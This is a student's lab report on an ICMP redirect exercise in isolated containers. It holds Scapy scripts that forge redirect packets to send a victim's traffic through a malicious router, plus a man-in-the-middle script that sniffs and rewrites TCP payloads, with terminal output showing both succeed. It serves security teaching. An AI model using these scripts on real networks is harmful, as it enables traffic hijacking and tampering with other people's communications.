


NAME: Yash Snehal Shetiya

SUID: 9276568741

## LAB REPORT : ICMP REDIRECT


.....

Container ID's:



```
Open  [icon] *Untitled Document 1 Save [icon] [icon] [icon] [icon]
*Untitled Document 1 x icmptask1.py x
1 b62ec34dd12b host-192.168.60.5
2 e84087c8ab63 victim-10.9.0.5
3 ed8c9ac28725 host-192.168.60.6
4 013863902ae3 router
5 cac60c3a19a2 attacker-10.9.0.105
6 b7649adaf5a3 malicious-router-10.9.0.111
7
```

Code for ICMP redirect:



```
Open  [icon] icmptask1.py ~/Downloads/icmp/LabSetup/volumes Save [icon] [icon] [icon] [icon]
*Untitled Document 1 x icmptask1.py x
1#!/usr/bin/python3
2from scapy.all import*
3
4#victim-10.9.0.5
5#malicious-router-10.9.0.111
6#host-192.168.60.5
7
8
9ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
10icmp = ICMP(type= 5 , code= 1 )
11icmp.gw = '10.9.0.111'
12
13# The enclosed IP packet should be the one that# triggers the
   redirect message.
14
15ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
16send(ip/icmp/ip2/ICMP());
```

Pinging the destination and using traceroute at victim to see the result:

```
seed@VM: ~/.../Labsetup
[3]+ Stopped ping 192.168.60.5
root@e84087c8ab63:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.099 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.061 ms
```

Performing traceroute at victim to see the result:

```
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
e84087c8ab63 (10.9.0.5) 2023-02-13T15:28:39+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 57 0.1 0.1 0.1 0.2 0.0
2. 192.168.60.5 0.0% 57 0.1 0.1 0.1 0.4 0.0
```

Now, we run the icmp redirect code:

```
[02/13/23]seed@VM:~/.../Labsetup$ cd volumes
[02/13/23]seed@VM:~/.../volumes$ sudo python3 task1.py
Sent 1 packets.
[02/13/23]seed@VM:~/.../volumes$ sudo python3 task1.py
Sent 1 packets.
[02/13/23]seed@VM:~/.../volumes$ sudo python3 task1.py
Sent 1 packets.
[02/13/23]seed@VM:~/.../volumes$
```

We can use traceroute to see the results, and as we can see the attack is successful.

```
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
e84087c8ab63 (10.9.0.5) 2023-02-13T15:43:59+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 21 0.1 0.1 0.1 0.1 0.0
2. 10.9.0.11 0.0% 21 0.1 0.1 0.1 0.2 0.0
3. 192.168.60.5 0.0% 20 0.1 0.1 0.1 0.1 0.0
```

```
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../volumes
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=28 ttl=63 time=0.161 ms
64 bytes from 192.168.60.5: icmp_seq=29 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=30 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=31 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=32 ttl=63 time=0.070 ms
64 bytes from 192.168.60.5: icmp_seq=33 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=34 ttl=63 time=0.081 ms
64 bytes from 192.168.60.5: icmp_seq=35 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=36 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=37 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=38 ttl=63 time=0.060 ms
^C
--- 192.168.60.5 ping statistics ---
38 packets transmitted, 38 received, 0% packet loss, time 37002ms
rtt min/avg/max/mdev = 0.059/0.076/0.218/0.033 ms
root@e84087c8ab63:/# ip route cache
Command "cache" is unknown, try "ip route help".
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
        cache <redirected> expires 79sec
root@e84087c8ab63:/#
```

It can also be verified from above showing the ip route.

## QUESTION 1:

While Pinging, we run the code

```
seed@VM: ~/.../Labsetup seed@VM: ~/.../volumes seed@VM: ~/.../volumes seed@VM: ~/.../volumes seed@VM: ~/.../volumes
[3]+ Stopped ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.049 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.037 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.025 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.032 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.036 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.027 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.025 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.024 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.027 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.025 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.028 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.050 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.025 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.026 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.025 ms
^Z
[4]+ Stopped ping 192.168.60.5
root@e84087c8ab63:/#
```

```
seed@VM: ~/./volumes
#!/usr/bin/python3

from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
~

[02/14/23]seed@VM:~/./volumes$ docksh cac
root@cac60c3a19a2:~/# python3 task1.py
python3: can't open file 'task1.py': [Errno 2] No such file or directory
root@cac60c3a19a2:~/# cd volumes
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes#
```

Using traceroute on victim to check results, It can be seen that there is no change.

```
seed@VM: ~/./volumes
My traceroute  [v0.93]
e84087c8ab63 (10.9.0.5) 2023-02-14T20:40:45+0000
Keys: Help  Display mode  Restart statistics  Order of fields  quit

Host
1. 10.9.0.11
2. 192.168.60.5

Packets
Loss%  Snt  Last  Avg  Best  Wrst  StDev
0.0%   39  0.1   0.1   0.0   0.5   0.1
0.0%   39  0.1   0.1   0.1   0.4   0.1

Pings
```

So, the answer to the question is that we cannot. The packet flow was constant and did not change in both cases. We can say that for the attack to happen the host needs to be in the same LAN. The victim's cache won't be updated if the redirected gateway is pointed to an address that is not in the same LAN.

## QUESTION 2:

Run the code on attacker terminal and also ping to the address mentioned

```
seed@VM: ~/./Labsetup
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./Labsetup
seed@VM: ~/./volumes

#!/usr/bin/python3

from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.9'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
~

seed@VM: ~/./Labsetup
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes

64 bytes from 192.168.60.5: icmp_seq=108 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=109 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=110 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=111 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=112 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=113 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=114 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=115 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=116 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=117 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=118 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=119 ttl=63 time=0.072 ms
64 bytes from 192.168.60.5: icmp_seq=120 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=121 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=122 ttl=63 time=0.065 ms
64 bytes from 192.168.60.5: icmp_seq=123 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=124 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=125 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=126 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=127 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=128 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=129 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=130 ttl=63 time=0.125 ms
64 bytes from 192.168.60.5: icmp_seq=131 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=132 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=133 ttl=63 time=0.278 ms
64 bytes from 192.168.60.5: icmp_seq=134 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=135 ttl=63 time=0.060 ms
^Z
[1]+  Stopped                  ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/#
```

When checked for packet flow, it was constant and can be said router was offline

```
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes

[02/14/23]seed@VM: ~/./volumes$ docksh cac
root@cac60c3a19a2:/# python3 task1.py
python3: can't open file 'task1.py': [Errno 2] No such file or directory
root@cac60c3a19a2:/# cd volumes
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes#
```

Using traceroute on victim to see the result:

```
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes
seed@VM: ~/./volumes

My traceroute  [v0.93]
e84087c8ab63 (10.9.0.5) 2023-02-14T20:17:41+0000
Keys: Help  Display mode  Restart statistics  Order of fields  quit

Host
1. 10.9.0.11
2. 192.168.60.5


Packets
Loss%  Snt  Last  Avg  Best  Wrst  StDev
0.0%   71   0.1   0.1   0.1   0.3   0.0
0.0%   71   0.1   0.1   0.1   0.4   0.0
```

According to the results we can say that ICMP redirect attack cannot be done to redirect a non existing machine.




### QUESTION 3:

- The first entry is for ip forwarding, when 0 ip forwarding is off
- The second line says `ipv4.conf.all.send_redirects=0` will disable all ipv4 ICMP redirected packets to be sent on other interfaces
- The third line `ipv4.conf.default.send_redirects=0` means that if all redirects and eth0 redirects is enabled then ICMP packets will be sent out to the interfaces
- The second line says `ipv4.conf.eth0.send_redirects=0` will disable all ipv4 ICMP redirected packets to be sent on other eth0 interfaces



```
35      tail -f /dev/null
36
37
38  malicious-router:
39    image: handsonsecurity/seed-ubuntu:large
40    container_name: malicious-router-10.9.0.111
41    tty: true
42    cap_add:
43      - ALL
44    sysctls:
45      - net.ipv4.ip_forward=1
46      - net.ipv4.conf.all.send_redirects=1
47      - net.ipv4.conf.default.send_redirects=1
48      - net.ipv4.conf.eth0.send_redirects=1
49    privileged: true
50    volumes:
```

We change the values inside the malicious router section inside the container and then run it with the new changes. When set to '1', we can see that the malicious router will enable all all ipv4 ICMP redirected packets will be sent to all the interfaces plus the eth0 interfaces.



```
seed@VM: ~/.../volumes
#!/usr/bin/python3

from scapy.all import*

ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.11'

ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
~
~
~
```

Running the code from attacker's terminal:

```
seed@VM: ~/.../volumes
[02/14/23]seed@VM:~/.../volumes$ docksh cac
root@cac60c3a19a2:/# cd voolumes
bash: cd: voolumes: No such file or directory
root@cac60c3a19a2:/# cd volumes
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
^[[A.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes# python3 task1.py
.
Sent 1 packets.
root@cac60c3a19a2:/volumes#
```

```
seed@VM: ~/.../volumes
[02/14/23]seed@VM:~/.../volumes$ docksh e8
root@e84087c8ab63:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.101 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.118 ms
From 10.9.0.111: icmp_seq=7 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.069 ms
From 10.9.0.111: icmp_seq=9 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.079 ms
From 10.9.0.111: icmp_seq=10 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.084 ms
From 10.9.0.111: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.055 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.061 ms
```

```
seed@VM: ~/.../volumes
My traceroute [v0.93]
e84087c8ab63 (10.9.0.5) 2023-02-15T01:05:48+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 15 0.1 0.1 0.1 0.1 0.0
2. 192.168.60.5 0.0% 15 0.1 0.1 0.1 0.1 0.0
```

## MITM:

To achieve MITM attack we will need to turn off the IP forwarding function of the malicious router.

Pinging the destination from victim:

```
root@e84087c8ab63:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
 64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.057 ms
 64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.063 ms
 64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.063 ms
 64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.061 ms
 64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.063 ms
 64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.058 ms
 64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.060 ms
 64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.061 ms
 64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.056 ms
 64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.058 ms
 64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.061 ms
 64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.063 ms
 64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.055 ms
 64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.057 ms
 64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.054 ms
 64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.055 ms
 64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.060 ms
 64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.054 ms
 64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.056 ms
```

Checking the ip route before executing the icmp redirect code from the attackers terminal:

```
[7]+ Stopped ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
192.168.60.5 via 10.9.0.11 dev eth0
cache
root@e84087c8ab63:/#
```

Now, we run the ICMP redirect code from the attacker terminal and we can see that icmp redirect is successful using the below ip route as its via 10.9.0.111 now as seen below

```
seed@VM: ~/Labsetup
seed@V... seed@V... seed@V... seed@V... seed@V... seed@V... seed@V...
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.166 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.189 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.104 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.185 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.180 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.188 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.180 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.185 ms
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.178 ms
^Z
[4]+ Stopped ping 192.168.60.5
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 285sec
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 285sec
```

We need to turn off ip forwarding from the malicious router's terminal.



```
seed@VM: ~/Labsetup
[02/14/23]seed@VM:~/.../Labsetup$ docksh b76
root@b7649adaf5a3:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b7649adaf5a3:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b7649adaf5a3:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b7649adaf5a3:/#
```

Setting up netcat connection between the server and the victim and also launching the MITM python code on the Malicious Router

```
seed@VM: ~/volumes
newpkt = IP(bytes(pkt[IP]))
del(newpkt.chksum)
del(newpkt[TCP].payload)
del(newpkt[TCP].chksum)

if pkt[TCP].payload:
    data = pkt[TCP].payload.load
    print("*** %s, length: %d" % (data, len(data)))

    newdata = data.replace(b'yash', b'AAAA')
    send(newpkt/newdata)

else:
    send(newpkt)

f = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spooft_pkt)
```

It can be seen that the word “yash” has been replaced by AAAA, that shows that our man in the middle attack was successful.


Below, it can be seen that a connection has been established between our victim and the host. (i.e 10.9.0.5 and 192.168.60.5)

```
root@e84087c8ab63:/# nc 192.168.60.5 9090
tata
yash
hello yash
```

```
seed@VM: ~/Labsetup
[02/14/23]seed@VM:~/.../Labsetup$ docksh b6
root@b62ec34dd12b:/# nc -lp 9090
hey
yash
yash
helloyash
^Z
[1]+  Stopped                  nc -lp 9090
root@b62ec34dd12b:/# nc -lp 9090
^Z
[2]+  Stopped                  nc -lp 9090
root@b62ec34dd12b:/# exit
There are stopped jobs.
root@b62ec34dd12b:/# nc -lp 9090
tata
yash
hello AAAA
```

As we type out text on the victim terminal, our replace function will replace the word ‘yash’ to ‘AAAA’, rest all words will be the same and that can be observed on the above host terminal after ip forwarding is turned off, before doing that the word ‘yash’ appears the same.

The results can be seen on the malicious router:



```
seed@VM: ~/./Labsetup
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
